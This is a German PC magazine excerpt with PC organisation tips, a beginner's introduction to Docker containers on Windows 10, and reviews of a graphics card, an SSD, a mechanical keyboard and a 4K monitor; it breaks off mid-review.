
Dateien ins gleiche Format konvertieren

MP3 und Wav-Dateien, Bilder als Jpeg und als Bmp: Sie haben viele Dateien in unterschiedlichen Formaten auf der Festplatte liegen. Für mehr Einheitlichkeit wandeln Sie alle ähnlichen Dateien in ein Format um, etwa alle Musikdateien in MP3 oder alle Bilder in Jpegs. Das klappt mit Gratis-Konvertern wie *Freac* (Musik, www.freac.org), *Fast Stone Photo Resizer* (Fotos, <http://bit.ly/2PY4VTG>) und *Handbrake* (Videos, <https://handbrake.fr>).

6

Lesezeichen in Chrome aufräumen

Die Lesezeichenverwaltung in Chrome ist verbesserungswürdig. Bookmarks sind umständlich über die drei Punkte oben rechts erreichbar. Anschließend müssen Sie nach den Lesezeichen noch den *Lesezeichen-Manager* aufrufen. Für mehr Ordnung erstellen Sie Ordner mit zusammengehörigen Bookmarks. Das klappt mit Klick auf die drei Punkte rechts oben. Dort gibt's auch die Möglichkeit, Lesezeichen nach Namen zu sortieren. Alternativ installieren Sie sich die Erweiterung *Humble New Tab Page* (<http://bit.ly/2NPbKNe>): Wenn Sie einen neuen Tab öffnen, finden Sie darin übersichtlich all Ihre Lesezeichen. Mit Klick auf *Most visited* oder *Recent bookmarks* zeigen Sie die meist genutzten oder zuletzt angelegten Lesezeichen an.



Dubletten löschen

Die beste Ordnung nützt Ihnen nichts, wenn bei der Suche nach Dateien manche doppelt auftauchen. *AllDup* (<http://www.alldup.de>) spürt Dubletten auf, egal ob Fotos, MP3s oder Dokumente. Sie legen den Quellordner fest und entscheiden sich für eine Suchmethode, etwa die Größe der Daten, den Namen oder das Erstellungsdatum. Zum Schluss löschen Sie doppelte Dateien.

9


Ordner richtig strukturieren

Fotos, Versicherungsscheine, Arbeitskonzepte und Lieblingsrezepte: Wenn in einem Ordner alle möglichen Dateien zu finden sind, verlieren Sie die Übersicht. Erstellen Sie für jeden übergeordneten Bereich ein Verzeichnis, so wie *Arbeit* und *Privat*. Darin finden sich sinnvoll benannte Unterordner, etwa *Fotos*, *Rezepte* und *Versicherungen*. Erstellen Sie nicht zu viele Unterebenen, drei bis höchstens fünf sind ausreichend.

10

Überflüssige Software löschen

Mehr Ordnung schaffen Sie auf dem PC auch, wenn Sie Programme löschen, die Sie sowieso nicht nutzen. Der *Iobit Uninstaller* (www.iobit.com) macht das gründlicher als Windows selbst. Praktisch ist dabei vor allem: Sie können diverse Software gleichzeitig deinstallieren. Außerdem befreit das Tool den Computer von unnützen oder sogar schädlichen Toolbars oder Plug-Ins im Browser.





DOCKER-CONTAINER

Kiste mit Wal

Container-Techniken sind in der IT schon eine Weile kein Hype-Thema mehr. Wir stellen sie vor, erläutern die Hintergründe und zeigen, wie ein erster Einstieg in die Container-Technik gelingen kann. ■ THOMAS BÄR UND FRANK-MICHAEL SCHLEDE

Dass neue Techniken und Ansätze in der IT zunächst einmal für Furore sorgen, ist eigentlich die Regel. Genauso schnell sind solche, oftmals als „die Lösung aller Probleme der IT“ angepriesenen, Ansätze auch wieder entzaubert und zeigen, dass es sich bei ihnen eben auch nur um Technik mit all ihren Tücken und Problemen handelt. Die Technik der Containerisierung hat bereits Ende des Jahres 2014 für Aufsehen gesorgt und sich seitdem zu einer der Standardtechniken entwickelt, die ihren Platz in der professionellen IT gefunden haben. Als Synonym für den Begriff Container wird dann auch immer wieder der Name Docker genannt. Nun ist Docker zwar nicht die einzige Container-Technik, die den Nutzern zu Verfügung steht, aber

sie stellt nach Meinung der Analysten zweifelsohne die populärste Ausprägung dieses Ansatzes dar.

Was sind eigentlich Container?

Solomon Hykes, Gründer der Firma Docker, die später in Docker umbenannt wurde, und dessen CTO er bis vor kurzem war, gibt auf der Webseite des Unternehmens eine einfache Antwort: „Docker ist eine offene Plattform für (Software-)Entwickler und Systemadministratoren, mit deren Hilfe sie verteilte Anwendungen erstellen, ausliefern und laufen lassen können.“ Damit deutet er auch schon an, dass Docker nicht einfach ein Softwarepaket oder Produkt ist, das „Off-the-Shelf“ installiert wird. Es handelt sich vielmehr um eine

Sammlung von Tools und APIs (Application Programming Interface – Programmierschnittstelle für Anwendungen). Container-Techniken gab es schon vor dem Erscheinen von Docker, das zunächst auch auf die damals bereits zur Verfügung stehenden Linux-Container (LXC) aufsetzte. Heute besitzt Docker aber eine eigene Container-Engine. Bei dieser „Engine“ handelt es sich um eine der zwei Hauptkomponenten, der Docker Engine, bei der es sich um eine portierbare, „leichtgewichtige“ Laufzeitumgebung handelt, und dem Hub. Dieser Hub ist ein Cloud-Dienst, der das Teilen von Anwendungen und das Automatisieren von Prozessen ermöglicht. Der Name Container wird einleuchtend, wenn man einmal auf die Vorteile blickt,

Glossar

Begriffe und Definitionen rund um die Container-Technik

■ Container

Eine Form der Betriebssystem-Virtualisierung, die nicht auf einen Hypervisor setzt, sondern bei der die Virtualisierung als eine Anwendung innerhalb des Betriebssystems läuft.

■ CoreOS

Ein jetzt zu Red Hat gehörendes Unternehmen, das mit *rdk* eine Open-Source-Alternative zu Docker anbietet.


■ Docker

Open-Source-Software, die Anwendungen mit Hilfe der Containervirtualisierung isoliert. Aktuell die am häufigsten eingesetzte Software dieser Art.

■ Kubernetes

Open-Source-Tool für Management und Orchestrierung von Containern.

Der entscheidende Unterschied: Docker versus VM



Diese Skizze zeigt den Unterschied zwischen einer herkömmlichen Virtualisierung und dem Einsatz der Docker-Container: Während der Container die Anwendungen samt der entsprechenden Abhängigkeiten beinhaltet, muss bei der Virtualisierung jedes Mal auch ein Gast-Betriebssystem mit eingeschlossen werden. (Quelle: Docker Inc.)

die der Logistik- und Transportbranche schon seit Jahrzehnten von den „richtigen“ Transportcontainern geboten werden: Ganz gleich, welche Größe, Form oder andere Besonderheiten ein Produkt aufweist, es wird in einem standardisierten Container gepackt – und damit gekapselt. Alle anderen Unternehmen und Partner, die damit zu tun haben, können damit problemlos, effizient und relativ unabhängig vom Inhalt umgehen. Softwareentwickler und auch Administratoren stehen vielfach sowohl bei der Entwicklung als auch bei der Verteilung ihrer Anwendungen vor ganz ähnlichen Problemen wie die Industriebetriebe bei der Verteilung ihrer Waren vor der Zeit der Container: Wenn beispielsweise ein Unternehmen oder ein Softwareentwickler eine Anwendung erstellt, so benutzen sie dazu eine bestimmte Entwicklungsumgebung samt Programmiersprache, gegebenenfalls auch spezielle Laufzeit- und weitere Bibliotheken sowie ein abestimmtes, ausgewähltes Betriebssystem. Soll dieses Programm einem anderen Mitarbeiter zum Test zur Verfügung gestellt werden, so muss dieser die gleichen Rahmenbedingungen schaffen, damit er diese Anwendung überhaupt betreiben kann.


Weiterhin erleichtert der Einsatz solcher Container auch die Arbeit der Administratoren, da sie so ihre Anwendungen schnell

und zuverlässig auf fast jeder Infrastruktur nicht nur ausrollen sondern auch betreiben können. Das funktioniert besonders gut in Cloud-gestützten Umgebungen. Sie können auf diese Weise beispielsweise standardisierte Umgebungen für die Produktions- und Entwicklungsabteilungen bereitstellen. Probleme mit der darunterliegenden Infrastruktur sowie Inkonsistenzen zwischen den Entwicklungs-/Testumgebungen und den Systemumgebungen der Endanwender können so leichter ausgeschlossen werden. Weiterhin sind Administratoren bestrebt, so viele Aufgaben wie möglich zu automatisieren: Moderne IT-Verwaltung ohne

Automatisierung ist heute undenkbar. Mit Hilfe der Container ist es möglich, Standardoperationen für das Starten, Stoppen oder auch Suchen von Anwendungen leichter zu automatisieren.


Unterschiede und Gemeinsamkeiten: Container und Virtualisierung

In Diskussionen zum Thema Container-Technologie und Docker kommen immer wieder die Ähnlichkeiten zur „normalen“ Virtualisierung zur Sprache. Ihre Stärke zeigt die Technik hingegen erst dann, wenn man die Unterschiede zu den gängigen Virtualisierungs-Techniken näher betrachtet.



Wer mit Docker starten will, sollte an dieser Stelle anfangen: Im so genannten Docker Hub findet er alles, was er braucht, um mit Containern zu arbeiten.

Grundsätzlich funktionieren Container auf ähnliche Art und Weise wie ein moderner Hypervisor: Anwendungen werden gekapselt und voneinander isoliert. Software-Entwickler scheuen allerdings häufig den hohen Aufwand, den das Erstellen und Anlegen einer kompletten virtuellen Maschine mit sich bringt: Schließlich müssen sie dazu zunächst einmal ein komplettes Betriebssystem in der virtuellen Maschine installieren, bevor sie sich den gewünschten Bibliotheken zuwenden können, die ebenfalls installiert werden müssen. Da eine derartige Virtualisierung immer auf der Emulation einer virtuellen Hardware beruht, bedeutet das dann eben auch einen gewissen Overhead. Container basieren im Gegensatz dazu auf einem Betriebssystem, das sich mehrere Container teilen – einem *shared operating system*. Damit gehören Container im Vergleich zu den anderen Virtualisierungsansätzen zur Kategorie Betriebssystemvirtualisierung, während andere als Voll- oder Paravirtualisierung bezeichnet werden. Ihr Vorteil: Sie arbeiten „lightweight“, da sie einen viel kleineren Overhead aufweisen. So wird bei ihnen



Docker konfigurieren: Über das Wal-Symbol im Task-Tray können Anwender die Einstellungen aufrufen und verändern.

auch keine Hardware emuliert: Die Anwendungen laufen in ihren Containern alle auf einem Linux-System. Damit sind Container im Gegensatz zu virtuellen Maschinen auch nicht dazu in der Lage, beispielsweise unterschiedliche Betriebssysteme, etwa einen Windows Server 2016 und einen Red Hat Server auf einem Host-System, zu betreiben – schließlich verwenden alle Container das gleiche Betriebssystem. Im Idealfall können sie dabei auch die gleichen Laufzeitbibliotheken und weitere Ressourcen

gemeinsam nutzen, was den Overhead ein weiteres Mal deutlich verringern kann.

Hand anlegen: Docker-Container auf Windows-10-System testen

Die vorherigen Beschreibungen zeigen wohl schon recht deutlich, dass der Einsatz von Container-Techniken auf dem Desktop in Konkurrenz zu Programmen wie VMware Workstation, Oracles Virtual Box oder auch Microsofts Hyper-V wenig sinnvoll erscheint. Wer aber einen ersten Einblick in die Grundlagen dieser Technik erhalten möchte, kann sich dazu eine Docker-Version für Windows aus dem Docker-Store unter der URL: <https://store.docker.com/editions/community/docker-ce-desktop-windows> herunterladen. Dabei handelt es sich dann um die so genannte *Community Edition* (CE) von Docker, die (und das ist ihr großer Vorteil) auf Windows 10 läuft. Dabei muss es

Voraussetzungen für Docker unter Windows 10

Wer Docker selbst ausprobieren will, braucht dazu keinen Windows Server, da Windows 10 seit der Version 1607 (Professional/Enterprise) diese Möglichkeit ebenfalls bietet.

1 Windows-Features einschalten

Damit Windows 10 Docker unterstützen kann, müssen zunächst einige Features installiert werden. Das geht auch unter Windows 10 am besten mit Hilfe der „traditionellen“ Systemsteuerung, die Sie beispielsweise über die *Suche* leicht finden können. Dort wählen Sie dann in der Systemsteuerung *Programme/Programme*

und *Features/Windows-Features* aktivieren oder deaktivieren aus.

2 Hyper-V und die Container


Hier wählen Sie anschließend den Eintrag *Hyper-V* und auch den Eintrag *Container* aus. Wichtig: Überzeugen Sie sich zuvor aber auch davon, dass Ihre CPU grundsätzlich die Virtualisierung in Hardware unterstützt.

3 Neustart

Danach ist ein Neustart des Windows-10-Systems notwendig. Anschließend können Sie mit der Installation der Docker-Engine und des -Clients beginnen.

4 Wichtiger Hinweis

Auf Ihrem Windows-10-Rechner darf keinen andere Virtualisierungslösung, wie beispielsweise VMware Workstation oder VirtualBox, installiert sein. Da alle Virtualisierungsprogramme einen eigenen Layer installieren, kann es ansonsten zu Problemen kommen.




Ohne, dass diese Windows-Features aktiv sind, klappt es nicht mit dem Docker-Einsatz.



Dieses Bild sehen die Nutzer nach der Installation und dem ersten Start von Docker unter Windows.

Es muss nicht immer Linux sein: Natürlich können auch Container eingesetzt werden, die ein Windows-System bereitstellen, wie hier Windows Server Core.



sich allerdings um Windows 10 x64 in der Professional- oder Enterprise-Version handeln. Denn damit die eigentlich für Windows Server gemachten Container auch auf Windows 10 laufen, müssen einige Einstellungen vorgenommen werden, die wir im Kasten auf der vorherigen Seite beschrieben haben.

Community Edition für Windows 10 kommt mit MSI-Installer

Ein weiterer Vorteil der aktuellen Docker für Windows-Version CE (zum Zeitpunkt der Artikelerstellung war es die Version 18.06.1-ce-win73) besteht darin, dass sie mit einem MSI-Installer geliefert wird. Ein Download erfordert zunächst die Anmeldung im Docker-Store mit einer so genannten Docker-ID. Die können Nutzer aber auf der Seite unter Angabe einer E-Mail-Adresse schnell anlegen; sie benötigen diese später auf jeden Fall auch dazu, fertige Container-Images aus dem Store herunterzuladen. Nach dem Download der etwas mehr als 500 MByte großen Datei starten die Anwender die Installation einfach mit einem Doppelklick. Das haben wir problemlos auf drei unterschiedlichen Windows-10-Systemen

(zweimal Professional in unterschiedlichen Versionen und einmal Enterprise) durchführen können. Danach meldet sich Docker einmalig mit einer Startmeldung, die auch gleich eine Anmeldung an den Docker-Store anbietet. Das ist durchaus sinnvoll, da die Software dann direkt auf die entsprechenden Container zugreifen kann. Im System-Tray finden Benutzer nach der erfolgreichen Installation ein kleines Wal-Icon. Ein Rechtsklick darauf, und die Einstellungen für die Docker-Software stehen zur Verfügung.

PowerShell oder Kommandozeile als Eingabe-Terminal

Die nächste Frage, die sich wohl jeder Einsteiger nun stellen wird: Wie komme ich nun an Docker? Hier zeigt sich dann gleich wieder die Linux-Vergangenheit der Software, denn es wird ein Terminalfenster benötigt. Unter Windows kann der Nutzer dazu die altbekannte Eingabeaufforderung oder die an ihre Stelle getretene PowerShell verwenden. Die erste Eingabe sollte dann so aussehen:

```
docker version
```

Damit wurde der Docker-Client geöffnet



Und so kann der Einsatz eines Containers in der Praxis aussehen: Der Linux-Container mit dem freien Web-Server *nginx* wurde vom Hub heruntergeladen und kann dann unter Windows eingesetzt werden.



Expertenmeinung

Ohne Zweifel hat die Container-Technik während der letzten zwei Jahre ihren Platz in der professionellen IT gefunden. Gab es anfangs noch eine ganze Reihe von Kritikern, die eine Diversifizierung der verschiedenen Container-Lösungen nach Art der Unix-Derivate in den neunziger Jahren befürchteten, so hat sich Docker etabliert und wird von allen großen Softwarefirmen unterstützt. Damit sind Docker-Container aber kein „Ersatz“ für Hyper-V oder die VMware Virtualisierung: Es sind mächtige Tools für Softwareentwickler und DevOps-Einsätze, die besonders im Zusammenspiel von Cloud-Techniken mit entsprechenden Orchestrierungswerkzeugen zum Einsatz kommen.

und meldet sich anschließend mit Versionsinformationen, wenn die Installation richtig abgelaufen ist.

Dann wird es Zeit, ein erstes Image herunterzuladen. Auf der Webseite mit der *Docker for Windows*-Dokumentation unter <https://docs.docker.com/docker-for-windows/> sind einige sehr gute Beispiele dazu einfach erklärt. So können Einsteiger zunächst mit einem einfachen Beispiel anfangen, welches nur das berühmte *Hello World* ausgibt. Nach Aufruf von:

```
docker run hello-world
```

versucht der Client zunächst lokal, den Container zu finden. Klappt das nicht, lädt er mit einem *pull*-Befehl die aktuelle Version (*latest*) herunter und meldet sich mit *Hello from Docker!* Danach kann ein Nutzer beispielsweise auch komplette Windows Server Core-Container herunterladen. Docker für Windows kann mit Linux- und Windows-Containern arbeiten. Deshalb ist es in diesem Fall dann wichtig, dass der Docker-Client zunächst in den Einstellungen auf Windows-Container (*Switch to Windows-Container*) umgestellt wird. ■

ZOTAC GEFORCE RTX 2080 AMP

High-end-Pixelfabrik



Sollen Spiele in 4K-Auflösungen mit mindestens 30 Bildern pro Sekunde und maximalen Bilddetails laufen, kommen dafür nur sehr wenige High-end-GPUs in Frage. Eine davon ist die GeForce RTX 2080, zweitschnellstes Modell der neuen GeForce-20-Serie von Nvidia und Herzstück der 850 Euro teuren Zotac-Grafikkarte GeForce RTX 2080 AMP.

Ein Muss für Raytracing

Im Test zeigt der Pixelbeschleuniger von Zotac wie erwartet eine sehr starke 3D-Leistung und landet damit im Grafikkarten-Ranking zu Recht ganz weit vorne. Zudem empfiehlt er sich als eines der derzeit günstigsten RTX-2080-Modelle auf dem Markt. Für Hardware-Enthusiasten kommt noch ein wichtiger dritter Grund dazu – Stichwort Raytracing: Dieses von den

GeForce-20-GPUs unterstützte Render-Verfahren sorgt durch eine aufwändige Echtzeit-Berechnung von Lichteffekten und Reflektionen für eine bis dato unerreichte realistische Darstellung von Spielwelten. Raytracing wird derzeit schon von einigen Titeln unterstützt und ist dort optisch eine Wucht, beispielsweise bei Shadow of the Tomb Raider oder Battlefield V.

Zotac hat seine Grafikkarte werkseitig leicht übertaktet. Beim Chiptakt setzt die mit 8 GByte GDDR6-RAM ausgestattete GeForce RTX 2080 AMP auf eine Boost-Frequenz von 1.830 MHz; 120 mehr, als es das Referenzdesign von Nvidia vorsieht. Zudem belässt es der Hersteller nicht wie empfohlen bei einem Doppelpack aus 90-Millimeter-Axiallüftern, sondern packt gleich drei davon auf seine Grafikkarte. Dadurch belegt sie zwei PCI-Slots im Gehäuse und bringt es auf eine Länge von fast 31 Zentimetern.

Ihr Custom-Design bringt der Zotac jedoch keine echten Vorteile. Sie läuft zwar in Benchmarks etwas schneller als eine nicht übertaktete GeForce RTX 2080, doch von diesem Leistungsplus spüren Gamer praktisch nichts. Die zweite Einschränkung betrifft die an sich erfreulich ruhigen Lüfter. Referenz-Modelle sind aber noch eine Spur leiser unterwegs und halten die GPU-Temperatur dabei genauso effektiv im thermisch grünen Bereich. **Manuel Masiero**

Grafikkarte

Zotac GeForce RTX 2080 AMP

Preis: 850 Euro

Preis/Leistung: befriedigend

GPU: GeForce RTX 2080 (Grafikchip TU104)

Videospeicher: 8 GB GDDR6

Anschlüsse: 3x DisplayPort 1.4, 1x HDMI 2.0, 1x USB-C, NVLink

Garantie: 5 Jahre

Fazit: Die Zotac GeForce RTX 2080 AMP überzeugt durch sehr hohe Leistung zu vergleichsweise moderatem Preis. Ihr Custom-Design mit Triple-Lüfter bringt ihr jedoch keine echten Leistungsvorteile.

90 Punkte
sehr gut

PC Magazin
SEHR GUT


Das mitgelieferte Overclocking-Tool Zotac Firestorm läuft auch mit älteren Nvidia-Grafikkarten.

Benchmark

Wert

3DMark Time Spy WQHD 10.794 Punkte

Deux Ex: Mankind Divided: Durchschnitt FullHD 132,8 fps


Deux Ex: Mankind Divided: Durchschnitt 4K 51,7 fps

Rise of the Tomb Raider: FullHD 10 Punkte

Rise of the Tomb Raider: 4K 81,1 Punkte

← schlechter

besser →



CRUCIAL P1 (CT1000P1SSD8)

Gute Leistung, sensationeller Preis

■ Dass SSDs einem steten Preisverfall unterliegen ist nicht neu. Daran erfreuen sich PC-Bastler schon seit geraumer Zeit. Crucial wetzt die Preis-Messer mit der P1 zu ungewohnter Schärfe, denn die 1-TByte-Variante ist für gerademal 230 Euro zu haben und bietet damit den mit Abstand günstigsten Gibibyte-Preis, den wir bisher gesehen haben – es sind nur 25 Eurocent. Die Leistung der Crucial P1 ist nicht spitze, aber doch gut. Sie erreicht beim Datenlesen nur 2013 MByte/s und liegt damit um Klassen hinter einer WD Black, die in der Spitze über 3500 MByte/s lesen kann. Auch beim Schreiben hinkt sie mal eben um ein Terabyte hinterher. Aber wer transferiert schon dauernd so große Datenmengen? Der kluge Anwender, der seine Windows-Festplatte tauschen möchte, um dem gesamten System mehr Performance zu verleihen, blickt auf die 4K-Datei-Transferraten. Und hier schafft die P1 46 MByte/s und liegt damit 10 MByte/s über der WD Black. Bei den Zugriffszeiten im Millisekundenbereich gibt es praktisch keinen Unterschied zu anderen m.2-SSDs. Insgesamt wird man also eine enorme Beschleunigung erreichen. **ok**

m.2-SSD

Crucial P1 (CT1000P1SSD8)

Preis: 230 Euro

Preis/Leistung: sehr gut

Tech. Merkmale: m.2, 1000 GByte, NVMe 1.3

Speicherzellen: 3D-NAND QLC, Micron, 64 Lay.

Controller: Silicon Motion SM2263EN

TBW/MTBF: 200 TByte / 1,8 Mio. Stunden

Herstellergarantie: 3 Jahre

Fazit: Die Crucial P1 mit 1 TByte Kapazität ist eine sehr gute Wahl, um seine Systemplatte im Laptop oder im PC zu ersetzen. Mit 230 Euro ist sie mit Abstand die preiswerteste m.2-SSD auf dem Markt.

71 Punkte
gut

PC Magazin
GUT



SHARKOON SKILLER MECH SGK3

Preiswerter RGB-Mechaniker

■ Die Gaming-Tastatur SGK3 kann im Test durchaus überzeugen. Das Chassis besteht freilich nur an der Oberseite aus einer stabilen Metallplatte, darunter befindet sich einfacher Kunststoff. Dank des hohen Gewichts liegt die SGK3 recht sicher auf dem Tisch; ein paar Anti-Rutsch-Elemente mehr an der Unterseite hätten trotzdem nicht geschadet. Die bunt blinkende RGB-Beleuchtung der Tasten ist ein echter Hingucker – da die LEDs aber in Richtung Bildschirm strahlen, kann es dort zu unschönen Spiegelungen kommen. Immerhin kann man per Software die Effekte nach Wunsch umkonfigurieren, um etwa die Helligkeit zu dimmen. Auch das Programmieren der Tasten ist kein Hexenwerk. Im Test überzeugten die taktilen Schalter ohne Klickgeräusch. Trotzdem sind die Tasten vergleichsweise laut, was die Verwendung im Großraumbüro zum No-Go macht. Die angedeutete Handballenaufgabe ist zwar lobenswert, verdient ihren Namen aber kaum. **mm**

Mechanische Tastatur

Sharkoon Skiller Mech SGK3

Preis: 70 Euro**Preis/Leistung:** sehr gut**Schalter:** mechanisch (Kailh red, blue od. brown)**Beleuchtung:** RGB (dimmbare in Stufen)**USB-Polling-Rate:** max. 1.000 Hz**Gewicht inklusive Kabel:** 1,46 kg**Abmessungen (L x B x H):** 446x170x45 mm

Fazit: Sharkoon spart geschickt bei der Ausstattung der Skiller Mech SGK3 und kann so eine günstige, mechanische Gaming-Tastatur anbieten, die ein robustes Gehäuse samt RGB-Beleuchtung mitbringt.

84 Punkte
gut
PC Magazin
GUT
www.pc-magazin.de

PHILIPS MOMENTUM 436M6VBPAB

Monitor-Gigant für Konsolen-Spieler

Mit einer Displaygröße von 42,5 Zoll (108 cm Bildschirmdiagonale) lässt der Momentum 436M6VBPAB die Grenze zwischen Monitor und Fernseher verschwimmen. Das ist gewollt, denn der Fokus der Momentum-Serie liegt laut Philips auf dem Home-Entertainment, und dort speziell auf Konsolenspiele. Dafür liest sich die Feature-Liste des 16:9-Boliden wie maßgeschneidert: eine 4K-Auflösung von 3840 x 2160 Pixel, ein kontraststarkes MVA-Panel, 7-Watt-Stereolautsprecher mit DTS-Sound sowie eine Ambiente-Beleuchtung. Zusätzlich unterstützt das Gerät HDR sowie Adaptive Sync beziehungsweise AMD FreeSync. Praktisch: Alle Monitor-Einstellungen lassen sich auch über die mitgelieferte Fernbedienung vornehmen.

Bildsignale akzeptiert der Monitor über HDMI 2.0, DisplayPort 1.2, Mini-DisplayPort 1.2 sowie USB-C und stellt seine 4K-Auflösung darüber mit bis zu 60 Hz dar. Das MVA-Panel nutzt die so genannten Quantum Dots, eine Folie aus Nano-Partikeln, die intensivere RGB-Farbtöne erzeugt als ein Standard-LCD-Panel. Dadurch brachte es der 436M6VBPAB im Test auf eine extrem lebendige Farbdarstellung, die messtechnisch einem exzellenten Kontrastverhältnis von 5398:1 entsprach. Weitere Pluspunkte waren die sehr gleichmäßige Ausleuchtung der Bildfläche (97 Prozent) die hohe maximale Luminanz von 458 cd/m² sowie nahezu mustergültig getroffene Werte für Farbtemperatur, Farbtöne und Graustufen. Auch an der Spieletauglichkeit des 436M6VBPAB gab es nichts auszusetzen. Dafür empfahl sich der Philips mit einer Grau-zu-Grau-Reaktionszeit von nur 5 ms (9 ms 